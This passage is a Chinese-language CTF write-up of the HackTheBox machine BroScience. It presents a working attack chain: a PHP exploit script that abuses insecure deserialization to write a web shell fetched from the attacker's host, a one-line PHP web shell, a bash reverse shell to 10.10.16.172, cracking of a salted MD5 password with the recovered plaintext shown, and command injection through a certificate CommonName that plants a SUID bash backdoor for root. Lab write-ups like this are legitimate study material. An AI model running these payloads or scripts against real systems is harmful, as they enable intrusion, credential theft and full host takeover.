Avatar类有imgPath成员变量和save()成员方法,其中save()方法接收tmp文件URL参数,使用fopen()以写入模式打开文件路径imgPath,通过file_get_contents()获取源文件内容后写入目标文件。AvatarInterface类包含成员变量tmp和imgPath,刚好对应源文件URL和目标文件路径;类中定义了__wakeup()魔术方法,当对象被反序列化时,程序将对象数据中imgPath变量内容传入Avatar构造方法,创建一个Avatar对象,最后调用Avatar.save()方法向任意文件写入任意URL地址的内容。get_theme()方法用于获取用户设置的网页主题,当用户登录成功(Session中id字段内容存在)且已经设置Cookie参数user-prefs时,程序会将user-prefs内容进行Base64解码后直接反序列化,经登录授权的攻击者可构造AvatarInterface类对象的恶意序列化字符串,将其Base64编码后加入Cookie中发送,造成任意文件写入漏洞。
虽然我们找出了get_theme()方法中的反序列化安全缺陷,但我们不知道哪个页面调用了该方法,该如何激活已经创建的用户获得登录状态,因此决定对根目录下站点视图层程序进行审计。
View层程序审计

首先,我们查看index.php,发现程序第11行处调用了get_theme()方法,此时页面尚处于初始化阶段,只启用了Session存储功能并引入了Model层程序,单纯调用该方法并不需要初始权限:
接下来我们查看register.php:

程序开头会使用大量嵌套且不美观的if语句对输入参数(用户名、电子邮箱、密码和密码重复)进行一系列合法性检查,检查通过后,程序调用generate_activation_code()方法生成激活码,将其和新用户名、新密码哈希(拼接盐值作为密码前缀后进行MD5运算)、权限等级和激活状态一起插入了users表中,程序还贴心地给出了激活URL,尽管并未实现发送电子邮件的功能:
https://broscience.htb/activate.php?code=<Activation Code>
由于generate_activation_code()方法使用调用时秒级时间戳作为随机数种子,我们可以使用收到注册用户响应的时间戳(包含前后几秒)作为种子,根据生成算法猜解激活码,完成用户注册过程。
任意文件写入漏洞利用
在代码审计阶段,我们通过挖掘出的任意文件读取漏洞下载了站点源代码,并进一步挖掘出了RCE漏洞,现在直接编写PHP利用脚本:
<?php
if (php_sapi_name() !== "cli") {
    die("[-] This script must be run under CLI mode!");
}

function sendRequest($target, $mode, $data = null, $headers = null, $followRedirect = false) {
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, $followRedirect);
    curl_setopt($ch, CURLOPT_HEADER, true);
    curl_setopt($ch, CURLOPT_NOBODY, false);
    curl_setopt($ch, CURLOPT_TIMEOUT, 30);

    $queryString = ($data !== null) ? http_build_query($data) : "";
    if ($headers !== null) curl_setopt($ch, CURLOPT_HTTPHEADER, $headers);
    if ($mode === "GET") {
        curl_setopt($ch, CURLOPT_URL, $target . $queryString);
    } else if ($mode === "POST") {
        curl_setopt($ch, CURLOPT_URL, $target);
        curl_setopt($ch, CURLOPT_POST, true);
        if ($queryString === "") die("[-] POST data cannot be empty!");
        curl_setopt($ch, CURLOPT_POSTFIELDS, $queryString);
    } else die("[-] Unsupported request mode!");
    $response = curl_exec($ch);
    $respInfo = curl_getinfo($ch);
    $statusCode = $respInfo["http_code"];
    $respHeaderSize = $respInfo["header_size"];
    $respHeaders = substr($response, 0, $respHeaderSize);
    $respBody = substr($response, $respHeaderSize);
    curl_close($ch);
    return array("status_code" => $statusCode, "headers" => $respHeaders, "body" => $respBody);
}

function generate_activation_code($timestamp) {
    $chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890";
    $activation_code = "";
    for ($i = 0; $i < 32; $i++) {
        $activation_code = $activation_code . $chars[rand(0, strlen($chars) - 1)];
    }
    return $activation_code;
}

class AvatarInterface {
    public $tmp;
    public $imgPath;

    public function __construct($remote, $targetPath) {
        $this -> tmp = $remote;
        $this -> imgPath = $targetPath;
    }
}

$targetUrl = "https://broscience.htb/";
$newUser = "columbina";
$newPassword = "Asd310056";
$newEmail = "test@x.com";
$remoteFileUrl = "http://10.10.16.172/shell.php";
$targetFilePath = "/var/www/html/shell.php";

/* Step 1: Create an new user. */
echo("[*] Creating new user -> Username: " . $newUser . " Password: " . $newPassword . " E-Mail: " . $newEmail . "\n");
$reqData_CreateUser = array("username" => $newUser, "email" => $newEmail, "password" => $newPassword, "password-confirm" => $newPassword);
$respArray = sendRequest($target = $targetUrl . "register.php", $mode = "POST", $data = $reqData_CreateUser);
$statusCode = $respArray["status_code"];
$respBody = $respArray["body"];

if ($statusCode !== 200) die("[-] Bad HTTP response code: " . $statusCode . "\n");
if (($pos = strpos($respBody, "Account created")) !== 0) {
    $createdTime = time();
    echo("[*] Created a locked new user.\n");
} else die("[-] Failed to create a new user.");

/* Step 2: Generate the possibly activation codes list and guess it out. */
$found = false;
echo("[*] Trying to find the correct activation code...\n");
for ($i = $createdTime - 5; $i <= $createdTime + 5; $i++) {
    srand($i);
    $activationCode = generate_activation_code($i);
    $respArray = sendRequest($target = $targetUrl . "activate.php?", $mode = "GET", $data = array("code" => $activationCode));
    $statusCode = $respArray["status_code"];
    $respBody = $respArray["body"];
    if ($statusCode !== 200) die("[-] Bad HTTP Code: " . $statusCode . "\n");
    if (($pos = strpos($respBody, "Account activated")) !== false) {
        echo("[+] Found the valid activation code: " . $activationCode . ", account unlocked!\n");
        $found = true;
        break;
    }
}
if (!$found) die("[-] Failed to find the correct activation code!\n");

/* Step 3: Log into the new account. */
$loginData = array("username" => $newUser, "password" => $newPassword);
$respArray = sendRequest($target = $targetUrl . "login.php", $mode = "POST", $data = $loginData);
$statusCode = $respArray["status_code"];
$respHeaders = $respArray["headers"];
if ($statusCode === 302) {
    preg_match('/PHPSESSID=[^;\s]+/', $respHeaders, $matches);
    $cookie = $matches[0];
    echo("[+] Successfully logged in! Cookie: " . $cookie . "\n");
} else die("[-] Failed to log in!");

/* Step 4: Generate the malicious serialized string. */
$maliciousString = serialize(new AvatarInterface($remoteFileUrl, $targetFilePath));
$cookieExploit = $cookie . "; user-prefs=" . base64_encode($maliciousString);
sendRequest($target = $targetUrl, $mode = "GET", null, $headers = [ "Cookie: " . $cookieExploit ]);
echo("[+] Malicious data sent.\n");
?>
编写完成后,准备好PHP木马:
<?php system($_GET['cmd']); ?>
随后在80端口启动SimpleHTTPServer监听,运行脚本,完成后访问https://broscience.htb/shell.php?cmd=id:
php broscience-exploit.php

成功写入木马!接下来在443端口建立netcat监听,执行命令反弹Shell:
/bin/bash -c 'bash -i >& /dev/tcp/10.10.16.172/443 0>&1'

成功收到反弹Shell!!
权限提升
Web用户凭据破解并复用
进入系统后,尝试使用之前发现的凭据,登录PostgreSQL数据库进行枚举:
psql -h 127.0.0.1 -p 5432 -d broscience -U dbuser -W
\dt

使用\dt指令列出数据库中所有表,发现只存在users、exercises和comments三张表,直接查询users中所有用户记录:
select * from users;

发现bill用户密码哈希为13edad4932da9dbb57d9cd15b66ed104,而系统内正好存在bill用户:

决定对该哈希值进行破解,由于Web站点用户注册页面将文本NaCl插入了新密码开头生成哈希,我们必须对rockyou.txt进行读取和添加前缀处理,生成新的字典副本prefix_rockyou.txt:
for line in $(cat /usr/share/wordlists/rockyou.txt); do
    echo "NaCl$i" >> prefix_rockyou.txt
done
随后使用副本字典对密码哈希进行爆破:
hashcat -m 0 -a 0 "13edad4932da9dbb57d9cd15b66ed104" prefix_rockyou.txt --force

成功获取用户凭据:
- 用户名:
bill - 密码:
iluvhorsesandgym
直接登录SSH:
ssh bill@broscience.htb

登录成功!!
计划任务脚本提权
登录bill用户后,尝试执行sudo -l命令,查看当前用户的Sudo权限:

发现该用户无权运行Sudo,上传pspy32工具,随后在本地53端口启动netcat监听,监控系统进程:
./pspy32 >& /dev/tcp/10.10.16.172/53 0>&1 &
持续观察并稍等片刻后,发现靶机系统会以root用户身份运行如下命令,间隔约为10分钟:
timeout 10 /bin/bash -c /opt/renew_cert.sh /home/bill/Certs/broscience.crt

而/home/bill/Certs目录下没有任何文件:

查看/opt/renew_cert.sh源代码:
#!/bin/bash

if [ "$#" -ne 1 ] || [ $1 == "-h" ] || [ $1 == "--help" ] || [ $1 == "help" ]; then
    echo "Usage: $0 certificate.crt";
    exit 0;
fi

if [ -f $1 ]; then

    openssl x509 -in $1 -noout -checkend 86400 > /dev/null

    if [ $? -eq 0 ]; then
        echo "No need to renew yet.";
        exit 1;
    fi

    subject=$(openssl x509 -in $1 -noout -subject | cut -d "=" -f2-)

    country=$(echo $subject | grep -Eo 'C = .{2}')
    state=$(echo $subject | grep -Eo 'ST = .*,')
    locality=$(echo $subject | grep -Eo 'L = .*,')
    organization=$(echo $subject | grep -Eo 'O = .*,')
    organizationUnit=$(echo $subject | grep -Eo 'OU = .*,')
    commonName=$(echo $subject | grep -Eo 'CN = .*,?')
    emailAddress=$(openssl x509 -in $1 -noout -email)

    country=${country:4}
    state=$(echo ${state:5} | awk -F, '{print $1}')
    locality=$(echo ${locality:3} | awk -F, '{print $1}')
    organization=$(echo ${organization:4} | awk -F, '{print $1}')
    organizationUnit=$(echo ${organizationUnit:5} | awk -F, '{print $1}')
    commonName=$(echo ${commonName:5} | awk -F, '{print $1}')

    echo $subject;
    echo "";
    echo "Country     => $country";
    echo "State       => $state";
    echo "Locality    => $locality";
    echo "Org Name    => $organization";
    echo "Org Unit    => $organizationUnit";
    echo "Common Name => $commonName";
    echo "Email       => $emailAddress";

    echo -e "\nGenerating certificate...";
    openssl req -x509 -sha256 -nodes -newkey rsa:4096 -keyout /tmp/temp.key -out /tmp/temp.crt -days 365 <<<"$country
    $state
    $locality
    $organization
    $organizationUnit
    $commonName
    $emailAddress
    " 2>/dev/null

    /bin/bash -c "mv /tmp/temp.crt /home/bill/Certs/$commonName.crt"
else
    echo "File doesn't exist"
    exit 1;
通读脚本源代码,发现该脚本的作用是提取旧SSL X.509证书的国家、省市、组织名称、通用名称和邮箱信息,生成具有365天有效时限的新证书,并使用一条命令将其移动至Certs目录下,CommonName字段作为文件名被直接插入mv命令中,脚本只截取了原证书该字段从第4位到末尾的字符串,未经任何过滤操作。
对于该种情况,我们可以生成一份包含恶意CommonName的自签名证书,写入/home/bill/Certs/目录下:
state="SU"
locality="Estonian SSR"
organization="Presidium of the Supreme Soviet of the Estonian SSR"
organizationUnit="Department of General Affairs"
commonName='$(chmod 4755 /bin/bash)'
emailAddress="unknown@unknown.com"
openssl req -x509 -sha256 -nodes -newkey rsa:4096 -keyout broscience.key -out /home/bill/Certs/broscience.crt -days 1 <<<"$country
    $state
    $locality
    $organization
    $organizationUnit
    $commonName
    $emailAddress
    " 2>/dev/null


等待一段时间后,查看/bin/bash权限,发现成功添加SUID Bash后门:
直接执行如下命令修改root密码,切换用户:
/bin/bash -p
python3 -c "import os;os.setuid(0);os.setgid(0);os.system('passwd root')"
exit
su -
